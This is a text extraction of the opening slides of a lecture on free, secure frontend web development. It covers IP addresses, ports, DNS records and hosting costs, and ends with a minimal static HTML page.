

Introduction to Free, Secure, Frontend Web Development

Nicholas Gardella, M.Eng.

Note: PDF deck cannot display interactive video slides

This lecture has four parts.

Part 1. Review the basics of the web

Part 2. Introduce the economics of the web

Part 3. Create a static application for the web

Part 4. Explain top static app cyber-attacks and defenses

All you should need is a little programming background.

```
1  import math
2
3  # 1. List of numbers
4  numbers = [1, 2, 3, 4, 5]
5
6  # 2. Dictionary mapping number to its square root (using math)
7  num_sqrt = {}
8
9  # 3. For loop to populate the dictionary
10 for n in numbers:
11     root = math.sqrt(n)
12     num_sqrt[n] = root
13
14 # 4. If statement and string formatting
15 for n in numbers:
16     if num_sqrt[n] > 2:
17         print(f"The square root of {n} is {num_sqrt[n]:.2f}, which is greater than 2")
18     else:
19         print(f"The square root of {n} is {num_sqrt[n]:.2f}, which is not greater than 2")
```

(GitHub Copilot, GPT 4.1)

Part 1 of 4: Web Basics

Computers can call each other like phones.




+1 (305) 204-1750



+1 (626) 204-1750

They use Internet Protocol (IP) addresses for this.

73.116.110.79
d948:5937:5443:78ce:8a56:e8fe:1122:ab06



They can also split up one number like phones.




+1 (305) 204-1750
ext. 4453
ext. 1222



+1 (626) 204-1750


Ports let many services use an IP.

108.68.15.38



Ports let many services use an IP.

108.68.15.38:1194



Ports let many services use an IP.


108.68.15.38:1194

108.68.15.38:22

108.68.15.38:80

108.68.15.38:40777


108.68.15.38:443



Ports let many services use an IP.

\$ openvpn --remote 108.68.15.38 → 108.68.15.38:1194

\$ ssh 108.68.15.38 → 108.68.15.38:22




GET http://108.68.15.38 → 108.68.15.38:80

\$ custom-app 108.68.15.38-p 40777 → 108.68.15.38:40777

GET https://108.68.15.38 → 108.68.15.38:443

Web services mostly use HTTP.


GET **http://108.68.15.38** → 108.68.15.38:80





GET **https://108.68.15.38** → 108.68.15.38:443

Good web services use HTTPS.

GET <https://108.68.15.38> → 108.68.15.38:443





I tell my domain registrar what IP will serve my site.




<input type="checkbox"/>	A	gardella.cc	185.199.108.153	DNS only	Auto	Edit ►
<input type="checkbox"/>	A	gardella.cc	185.199.111.153	DNS only	Auto	Edit ►
<input type="checkbox"/>	A	gardella.cc	185.199.110.153	DNS only	Auto	Edit ►
<input type="checkbox"/>	A	gardella.cc	185.199.109.153	DNS only	Auto	Edit ►
<input type="checkbox"/>	AAAA	gardella.cc	2606:50c0:8003::153	DNS only	Auto	Edit ►
<input type="checkbox"/>	AAAA	gardella.cc	2606:50c0:8002::153	DNS only	Auto	Edit ►
<input type="checkbox"/>	AAAA	gardella.cc	2606:50c0:8001::153	DNS only	Auto	Edit ►
<input type="checkbox"/>	AAAA	gardella.cc	2606:50c0:8000::153	DNS only	Auto	Edit ►

I tell my domain registrar what IP will serve my site.



<input type="checkbox"/>	A	gardella.cc	185.199.108.153	DNS only	Auto	Edit ►
<input type="checkbox"/>	A	gardella.cc	185.199.111.153	DNS only	Auto	Edit ►
<input type="checkbox"/>	A	gardella.cc	185.199.110.153	DNS only	Auto	Edit ►
<input type="checkbox"/>	A	gardella.cc	185.199.109.153	DNS only	Auto	Edit ►
<input type="checkbox"/>	AAAA	gardella.cc	2606:50c0:8003::153	DNS only	Auto	Edit ►
<input type="checkbox"/>	AAAA	gardella.cc	2606:50c0:8002::153	DNS only	Auto	Edit ►
<input type="checkbox"/>	AAAA	gardella.cc	2606:50c0:8001::153	DNS only	Auto	Edit ►
<input type="checkbox"/>	AAAA	gardella.cc	2606:50c0:8000::153	DNS only	Auto	Edit ►

DNS records become public for lookup.



The screenshot shows the NsLookup.io interface. The search bar contains "gardella.cc" and the "Find DNS records" button is visible. The "Authoritative" tab is selected. The page title is "DNS records for **gardella.cc**". Below the title, there are tabs for "Cloudflare", "Google DNS", "Authoritative" (which is underlined in blue), "Control D", and "Local DNS". A note states: "The authoritative DNS server responded with these DNS records. It has indicated that records should be cached for the period specified by the time to live (TTL). When the configuration of the authoritative DNS server changes, it will immediately serve the updated DNS records." The "A records" section lists four IPv4 addresses with their corresponding TTLs: 185.199.111.153, 185.199.108.153, 185.199.109.153, and 185.199.110.153, all with a TTL of 5m. The "AAAA records" section lists three IPv6 addresses with their corresponding TTLs: 2606:50c0:8001::153, 2606:50c0:8003::153, and 2606:50c0:8002::153, all with a TTL of 5m.

IPv4 address	Revalidate in
> 185.199.111.153	5m
> 185.199.108.153	5m
> 185.199.109.153	5m
> 185.199.110.153	5m

IPv6 address	Revalidate in
> 2606:50c0:8001::153	5m
> 2606:50c0:8003::153	5m
> 2606:50c0:8002::153	5m


DNS = Domain Name System

DNS records become public for lookup.


IPv4 address

- > 185.199.111.153
- > 185.199.108.153
- > 185.199.109.153
- > 185.199.110.153


The domain name is an alias for some IP.



The domain name is an alias for some IP.



The domain name is an alias for some IP.



The domain name is an alias for some IP.

X	Headers	Preview	Response	Initiator	Timing
▼ General					
Request URL			https://gardella.cc/		
Request Method			GET		
Status Code			● 200 OK		
Remote Address			185.199.110.153:443		

Takeaway Websites aren't magic.

How does the server actually work?

Part 2 of 4: Web Economics

There are increasingly costly and useful options.

Cost	Horizontal Scaling	Option
\$	very easy	serve static content
\$\$\$	easy	serve stateless dynamic content
\$\$\$\$\$	hard	serve stateful dynamic content


This file is a complete app that is **static**.

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>My Webpage</title>
    <style>
      :root {
        color-scheme: dark light;
        font-family: Arial, Helvetica, sans-serif;
        font-size: large;
      }
    </style>
  </head>
  <body>
    <h1>My Webpage</h1>
    <p>The first paragraph on my webpage.</p>
    <button id="alert">Alert Me</button>
    <script type="module">
      const alertButton = document.querySelector("button#alert");
      function onClick(_event) {
        alert("Button clicked!");
      }
      alertButton.addEventListener("click", onClick);
    </script>
  </body>
</html>
```


It's just a file on my computer.



